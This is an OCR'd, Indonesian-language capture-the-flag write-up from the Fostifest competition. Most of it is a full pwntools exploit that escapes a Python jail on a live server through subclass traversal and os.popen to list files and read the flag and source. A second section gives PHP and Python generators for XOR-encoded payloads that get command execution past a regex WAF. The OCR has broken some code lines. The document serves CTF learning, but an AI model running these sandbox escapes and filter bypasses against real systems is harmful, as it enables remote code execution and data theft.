

Nama Tim: Bunda Ramah

Sanity Check



Flag: `Fostifest{Anjazzz_Kelazzzzzzzz}`

`Fosti Server Password`



Flag: `Fostifest{fostifest_d52f925a44fe265dcf678e8da09aab79}`

Fostjail

A. Technical Brief

Pada chall ini diberikan sebuah server di 103.13.206.173 pada port 10002

B. POC

Pada saat kami connect ke service diberikan sebuah interpreter yang ketika kita inputkan kode python maka kode tersebut akan dijalankan. Berikut adalah gambarnya

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ nc 103.13.206.173 10002
PyFostJail v1.0
>>>
```


ketika kami mencoba untuk menggunakan command dir, seperinya command ini di block

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ nc 103.13.206.173 10002
PyFostJail v1.0
>>> dir('a')
Malicious Code Detected!!!
>>>
```

setelah melakukan beberapa kali percobaan kami menemukan bahwa kita bisa melakukan input seperti ini

print(().__class__.__base__.__subclasses__())

untuk mendapatkan list subclass yang ada



lalu pada saat mencoba menjalankan kode

```
().__class__.__bases__[0].__subclasses__()[104]().load_module('builtins').__import__(os).
```

untuk melakukan import ternyata di block juga

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ nc 103.13.206.173 10002
PyFostJail v1.0
>>> ().__class__.__bases__[0].__subclasses__()[104]().load_module('builtins').__import__(os)
Malicious Code Detected!!!
>>> ^[d
```

setelah mencari cari di google akhirnya kami menemukan artikel yang bermanfaat yang menyelesaikan chall dengan problem yang mirip

https://ur4ndom.dev/posts/2020-06-29-0ctf-quals-pyaucalc/

tinggal ikuti saja dengan sedikit modifikasi

hasil exploit

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ python3 exploit.py
[+] Opening connection to 103.13.206.173 on port 10002: Done
[*] Switching to interactive mode
PyFostJail v1.0
>>> flag.txt
main.py

>>> $
[*] Interrupted
[*] Closed connection to 103.13.206.173 port 10002
[+] Opening connection to 103.13.206.173 on port 10002: Done
[*] Switching to interactive mode
PyFostJail v1.0
>>> Fostifest{ca4f87540fead0c1d0cf8ead56a8ef14}
>>> $
```

berikut adalah full source yang kami gunakan untuk menjawab soal

```
from pwn import *

p = remote("103.13.206.173",10002)

# p.sendline(f"print(().__class__.__base__.__subclasses__().__getitem__(137).__class__)")
# p.sendline("print(().__class__.__base__.__subclasses__()[104]().load_module('builtins'))")
#
p.sendline("print(().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[976])")
#
p.sendline("print(().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[104])")

#get all char
#
p.sendline("charb=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[67];")
# p.sendline("charu=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
18];")
# p.sendline("chari=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
17];")
# p.sendline("charl=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
16];")
# p.sendline("chart=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
15];")
# p.sendline("charn=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
13];")
#
p.sendline("charo=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[38];")
```

```
#
p.sendline("charh=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[184];"
)

#
p.sendline("chars=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[22];")
#
p.sendline("chary=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[10];")
#
p.sendline("chare=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[182];"
)
#
p.sendline("charm=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[181];
")
#
p.sendline("charl=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[19];")

#
p.sendline("charf=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3032];
")
#
p.sendline("chara=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3842]
;")
#
p.sendline("charg=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1775]
;")
#
p.sendline("charx=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[2976];
")
#
p.sendline("chardot=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[384
5];")
#
p.sendline("chardot=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[389
0];")
#
p.sendline("charc=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3844];
")
#
p.sendline("charm=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[976];
")
#
p.sendline("charp=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1806]
;")
```

```
# ls
p.sendline(b"charc=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[384
4];charspasi=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3890];char
dot=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3845];charx=().__cla
ss__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[2976];charg=().__class__.__base
__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1775];chara=().__class__.__base__.__subclas
ses__()[64](().__class__.__base__.__subclasses__())[3842];charf=().__class__.__base__.__subclasses__()[64](()
).__class__.__base__.__subclasses__())[3032];charl=().__class__.__base__.__subclasses__()[64](().__class__.__
base__.__subclasses__())[19];charm=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__sub
classes__())[181];chare=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1
82];chary=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[10];charo=().__
_class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[38];charh=().__class__.__bas
e__.__subclasses__()[64](().__class__.__base__.__subclasses__())[184];chars=().__class__.__base__.__subclas
ses__()[64](().__class__.__base__.__subclasses__())[22];charn=().__class__.__base__.__subclasses__()[64](().__
_class__.__base__.__subclasses__())[-
13];chart=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
15];charl=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
16];chari=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
17];charu=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
18];charb=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[67];p=().__clas
s__.__bases__[0].__subclasses__()[104]().load_module(charb+charu+chari+charl+chart+chari+charn+c
hars).__import__(charo+chars).popen(charl+chars);print(p.read())")

p.interactive()

p.close()


p = remote("103.13.206.173",10002)

# cat flag
p.sendline(b"charc=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[384
4];charspasi=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3890];char
dot=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3845];charx=().__cla
ss__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[2976];charg=().__class__.__base
__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1775];chara=().__class__.__base__.__subclas
ses__()[64](().__class__.__base__.__subclasses__())[3842];charf=().__class__.__base__.__subclasses__()[64](()
).__class__.__base__.__subclasses__())[3032];charl=().__class__.__base__.__subclasses__()[64](().__class__.__
base__.__subclasses__())[19];charm=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__sub
classes__())[181];chare=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1
82];chary=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[10];charo=().__
_class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[38];charh=().__class__.__bas
e__.__subclasses__()[64](().__class__.__base__.__subclasses__())[184];chars=().__class__.__base__.__subclas
ses__()[64](().__class__.__base__.__subclasses__())[22];charn=().__class__.__base__.__subclasses__()[64](().__
_class__.__base__.__subclasses__())[-
```

```
13];chart=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
15];charl=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
16];chari=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
17];charu=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
18];charb=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[67];p=().__clas
s__.__bases__[0].__subclasses__()[104]().load_module(charb+charu+chari+charl+chart+chari+charn+c
hars).__import__(charo+chars).popen(charc+chara+chart+charspasi+charf+charl+chara+charg+char
dot+chart+charx+chart);print(p.read())")
```

```
#cat main.py
#
p.sendline("charp=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[1806]
;charc=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[3844];charspasi=
().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[3890];chardot=().__class_
_.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[3845];charx=().__class__.__base__._
_subclasses__()[64]().__class__.__base__.__subclasses__())[2976];charg=().__class__.__base__.__subclasses
__()[64]().__class__.__base__.__subclasses__())[1775];chara=().__class__.__base__.__subclasses__()[64]().__
class__.__base__.__subclasses__())[3842];charf=().__class__.__base__.__subclasses__()[64]().__class__.__ba
se__.__subclasses__())[3032];charl=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subcl
asses__())[19];charm=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[18
1];chare=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[182];chary=().__
_class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[10];charo=().__class__.__bas
e__.__subclasses__()[64]().__class__.__base__.__subclasses__())[38];charh=().__class__.__base__.__subclass
es__()[64]().__class__.__base__.__subclasses__())[184];chars=().__class__.__base__.__subclasses__()[64]().__
_class__.__base__.__subclasses__())[22];charn=().__class__.__base__.__subclasses__()[64]().__class__.__bas
e__.__subclasses__())[-
13];chart=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
15];charl=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
16];chari=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
17];charu=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[-
18];charb=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__())[67];p=().__clas
s__.__bases__[0].__subclasses__()[104]().load_module(charb+charu+chari+charl+chart+chari+charn+c
hars).__import__(charo+chars).popen(charc+chara+chart+charspasi+charm+chara+chari+charn+char
dot+charp+chary);print(p.read())")
```

```
p.interactive()
```

Bonus (script yang digunakan di server) :

```
#!/usr/bin/python3

print("PyFostJail v1.0")

bl = [' ','"',"'"]
code = input(">>> ").lower()
```

```
while not code.startswith('exit'):
skip = list(filter(lambda c: c in bl, code)) or "__init__" in code or "__globals__" in code or "system" in code

if skip:
print("Malicious Code Detected!!!")
code = input(">>> ").lower()
continue

try:
exec(code, {'print': print, '__builtins__': {}})
except Exception as e:
print("Your code is broken!!!")
print(f"Error: {e}")

code = input(">>> ").lower()
```

Flag :

Fostifest{ca4f87540fead0c1d0cf8ead56a8ef14}

My Little WAF

Diberikan chall dengan vuln, command injection dengan beberapa filter.

Kemudian coba cari sebagian kodenya dan nemu WU yang serupa dengan chall ini pada link: https://blog.csdn.net/miuzzx/article/details/109143413. Kemudian memodifikasi pada file php untuk pembuatan xor_rce.txtnya.

```php
<?php

/*author yu22x*/

$myfile = fopen("xor_rce.txt", "w");
$contents="";
for ($i=100; $i < 256; $i++) {
    for ($j=0; $j <256 ; $j++) {

        if($i<16){
            $hex_i='0'.dechex($i);
        }
        else{
            $hex_i=dechex($i);
        }
        if($j<16){
            $hex_j='0'.dechex($j);
        }
        else{
            $hex_j=dechex($j);
        }
        $preg = '/[a-z0-9\s_$`]/i'; //根据题目给的正则表达式修改即可
        if(preg_match($preg , hex2bin($hex_i))||preg_match($preg ,
hex2bin($hex_j))){
                    echo "";
    }
```


```
        else{
        $a='%'.$hex_i;
        $b='%'.$hex_j;
        $c=(urldecode($a)^urldecode($b));
        if (ord($c)>=32&ord($c)<=126) {
            $contents=$contents.$c." ".$a." ".$b."\n";
        }
    }

}
}
fwrite($myfile,$contents);
fclose($myfile);
```

jalankan script diatas dan dapat hasil xor_rce.txt yang akan digunakan pada script payload.py seperti ini,


```
import urllib
from sys import *
import os
def action(arg):
   s1=""
   s2=""
   for i in arg:
       f=open("xor_rce.txt","r")
       while True:
           t=f.readline()
           if t=="":
               break
           if t[0]==i:
               #print(i)
               s1+=t[2:5]
               s2+=t[6:9]
               break
       f.close()
   output="(\""+s1+"\"^\""+s2+"\")"
   return(output)

while True:
   param=action(input("\n[+] your function : ") )+action(input("[+] your command :
"))+";"
   print(param)
```

kemudian membuat payload untuk dapat list directory dengan ide php seperti ini


“var_dump (glob(.*))”, dengan menggunakan script payload.py. Sedikit agak tricky dimana membuat payload fungsi var_dump kemudian membuat payload glob bersama dengan commandnya, kemudian disatukan dan kirim ke parameter GET cmd, seperti ini:



Akan tetapi tidak ada flag di current directory, kemudian saya mencoba mencari dengan cara back directory dan didapat lokasi flag di “/fl44gg”,



Tinggal baca flag dengan fungsi file di php yang kemudian digabungkan dengan var_dump untuk mendapatkan outputnya,



Didapat flag, walau format flagnya salah, yang buat saya salah input dan saya kira fake flag. 😊
Flag: Fostifest{Xor_dot_xor_dot_XOORRR_DOOTTT}